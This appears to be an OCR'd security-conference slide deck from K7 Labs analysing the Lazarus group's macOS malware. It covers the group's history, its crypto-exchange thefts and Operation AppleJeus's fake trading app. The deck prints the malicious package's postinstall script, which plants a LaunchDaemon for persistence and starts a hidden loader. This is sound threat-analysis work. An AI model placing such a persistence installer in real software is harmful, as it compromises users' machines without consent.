K7 SECURITY

Ghost Mach-O:

An Analysis of Lazarus' Mac-Malware Innovations


Dinesh Devadoss
K7 Labs

Overview

HIDDEN COBRA

LAZARUS

- Advanced Persistent Threat (**APT**)
- Believed to be linked with **North Korea**
- The **Sony Pictures Entertainment** hack



Update on Sony Investigation

Today, the FBI would like to provide an update on the status of our investigation into the cyber attack targeting Sony Pictures Entertainment (SPE). In late November, SPE confirmed that it was the victim of a cyber attack that destroyed systems and stole large quantities of personal and commercial data. A group calling itself the “Guardians of Peace” claimed responsibility for the attack and subsequently issued threats against SPE, its employees, and theaters that distribute its movies.

The FBI has determined that the intrusion into SPE’s network consisted of the deployment of destructive malware and the theft of proprietary information as well as employees’ personally identifiable information and confidential communications. The attacks also rendered thousands of SPE’s computers inoperable, forced SPE to take its entire computer network offline, and significantly disrupted the company’s business operations.


After discovering the intrusion into its network, SPE requested the FBI’s assistance. Since then, the FBI has been working closely with the company throughout the investigation. Sony has been a great partner in the investigation, and continues to work closely with the FBI. Sony reported this incident within hours, which is what the FBI hopes all companies will do when facing a cyber attack. Sony’s

Overview

HIDDEN COBRA

LAZARUS

- Operation Troy
- Bangladesh Bank Heist
- Heists compromising **SWIFT**
- Focus shift to Cryptocurrency Exchanges




SUCCESSFUL ATTACKS ON CRYPTO EXCHANGES 2017-2018


|GROUP|iB|

Date	Name of Project	Country	Criminal group	Stolen in cryptocurrency	Stolen in USD
Feb 2017	Bithumb	South Korea	Unknown	-	$7 mln
Apr 2017	YouBit	South Korea	Unknown	-	$5,6 mln
Apr 2017	Yapizon	South Korea	Lazarus	3,816 BTC	$5,3 mln
Apr 2017	Ether Delta	-	Unknown	-	$266 k
Aug 2017	OKEx	Hong Kong	Unknown	-	$3 mln
Sept 2017	Coinis	South Korea	Lazarus	-	-
Dec 2017	YouBit	South Korea	Lazarus	17% всех активов	-
Jan 2018	Bitstamp	Luxemburg	Unknown	18,000 BTC	$5 mln
Jan 2018	Coincheck	Japan	Lazarus	523,000,000 NEM	$534 mln
Feb 2018	Bitgrail	Italy	Unknown	17,000,000 NANO	$170 mln
Jun 2018	Bithumb	South Korea	Lazarus	-	$32 mln
Jun 2018	Coinrail	South Korea	Unknown	-	$37 mln
Jun 2018	Bancor	-	Unknown	-	$23 mln
Sept 2018	Zaif	Japan	Unknown	-	$60 mln

Operation AppleJeus: Infection Vector

- Kaspersky discovered Lazarus' first macOS malware
- Lazarus' level of commitment to impersonation
  - Website with valid SSL certificate




CELAS LIMITED

MAIN DOWNLOADS FAQ CONTACT US English

CELAS LLC

Bitcoin | Trading | Cryptocurrency

The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.

29/04/2018 Celas Trade Pro Launches!

The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.

DOWNLOAD HERE

Secure Trading
Celas Trade Pro is secure client uses latest OpenSSL and best encryption.


Ease of Use
Celas Trade Pro is an easy to use application.

Cross-Platform
Celas Trade Pro is written to be used on any system.

Performance
Celas Trade Pro is very fast and uses very little resources.


Norton SECURED powered by Symantec · F-Secure · McAfee SECURE · KASPERSKY · eset · avast! AntiVirus

Crypto Trader website hosted by Lazarus




Operation AppleJeus: Infection Vector

- Kaspersky discovered Lazarus first macOS malware
- Lazarus' level of commitment to impersonation
  - Website with valid SSL certificate
  - Application signed



```
Executable=/Volumes/CelasTradePro/CelasTradePro.pkg
Identifier=CelasTradePro
Format=generic
CodeDirectory v=20100 size=158 flags=0x0(none) hashes=1+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=53c63ae6f6156104cc36af1311c1fb82f3ac5316
CandidateCDHashFull sha1=53c63ae6f6156104cc36af1311c1fb82f3ac5316
CandidateCDHash sha256=7b48168b800624aae21ef2dfec30605ffaa6b88c
CandidateCDHashFull sha256=7b48168b800624aae21ef2dfec30605ffaa6b88c9e52d4ce5cadb
44b88d7b0c3
Hash choices=sha1,sha256
CMSDigest=98c7afce1d7d4aa020bd7eada3be1122d7fc49c970f585bbac75d585b1367d24
CMSDigestType=2
CDHash=7b48168b800624aae21ef2dfec30605ffaa6b88c
Signature size=5307
Authority=CELAS LLC
Authority=COMODO RSA Code Signing CA
Authority=COMODO RSA Certification Authority
Signed Time=12-Jul-2018 at 10:09:56 AM
Info.plist=not bound
TeamIdentifier=not set
```



CelasTradePro.pkg

Installer Package


Installs 154 items — 32.4 MB on disk

Not signed


Runs 1 install script

Found one warning for review


Operation AppleJeus: Installation



Name	Kind	Date Modifie
Bom	TextEdit	12-Jul-2018
PackageInfo	TextEdit	12-Jul-2018
Payload	TextEdit	12-Jul-2018
Scripts	Folder	Today at 6:3
postinstall	Unix executable	12-Jul-2018



```
<pkg-info format-version="2" identifier="com.celasllc.pkg.CelasTradePro" version="1
.00.00" relocatable="false" overwrite-permissions="false" followSymLinks="false" in
stall-location="/" auth="root">
<payload installKBytes="31682" numberOfFiles="154"/>
<scripts>
    <postinstall file="./postinstall"/>
</scripts>
<bundle-version>
    <bundle path="./Applications/CelasTradePro.app" CFBundleVersion="1.00.00" id="c
om.celasllc.CelasTradePro" CFBundleIdentifier="com.celasllc.CelasTradePro">
        <bundle path="./Contents/Frameworks/QtCore.framework" CFBundleShortVersionS
tring="5.9" CFBundleVersion="5.9.6" id="org.qt-project.QtCore" CFBundleIdentifier="
org.qt-project.QtCore"/>
        <bundle path="./Contents/Frameworks/QtGui.framework" CFBundleShortVersionSt
ring="5.9" CFBundleVersion="5.9.6" id="org.qt-project.QtGui" CFBundleIdentifier="or
g.qt-project.QtGui"/>
        <bundle path="./Contents/Frameworks/QtMultimedia.framework" CFBundleShortVe
rsionString="5.9" CFBundleVersion="5.9.6" id="org.qt-project.QtMultimedia" CFBundle
```




```
#! /bin/sh
mv /Applications/CelasTradePro.app/Contents/Resources/.com.celastradepro.plist /Libra
ry/LaunchDaemons/com.celastradepro.plist
/Applications/CelasTradePro.app/Contents/MacOS/Updater CheckUpdate &
```

1) Persistence

2) Loader

Operation AppleJeus: Installation



Standard Install on "macOS Catalina by Geekrar"

This will take 32.4 MB of space on your computer.

